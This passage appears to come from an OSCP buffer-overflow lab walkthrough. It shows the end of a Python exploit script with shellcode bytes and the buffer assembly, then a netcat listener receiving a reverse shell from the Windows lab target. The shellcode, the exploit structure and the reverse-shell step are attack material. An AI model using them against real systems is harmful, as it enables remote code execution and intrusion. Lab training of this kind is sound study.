36 payload += b"\xea\x3b\x25\x2f\x4c\x92\x87\x99\x06\x49\x4e\x4d"
37 payload += b"\xde\xa1\x51\x0b\xdf\xef\x27\xf3\x6e\x46\x7e\x0c"
38 payload += b"\x5e\x0e\x76\x75\x82\xae\x79\xac\x06\xce\x9b\x64"
39 payload += b"\x73\x67\x02\xed\x3e\xea\xb5\xd8\x7d\x13\x36\xe8"
40 payload += b"\xfd\xe0\x26\x99\xf8\xad\xe0\x72\x71\xbd\x84\x74"
41 payload += b"\x26\xbe\x8c"
42 postfix = b""
43
44 buffer = prefix + overflow + retn + padding + payload + postfix
```

Step 13 – Listen for the RCE

```
(dfresh@dfresh)-[~]  
$ nc -lnvp 9999  
listening on [any] 9999 ...  
connect to [10.9.14.152] from (UNKNOWN) [10.10.138.214] 49241  
Microsoft Windows [Version 6.1.7601]  
Copyright (c) 2009 Microsoft Corporation. All rights reserved.  
  
C:\Users\admin\Desktop\vulnerable-apps\oscp>whoami  
whoami  
oscp-bof-prep\admin  
  
C:\Users\admin\Desktop\vulnerable-apps\oscp>
```

Questions?

Please not all at once



Thank you

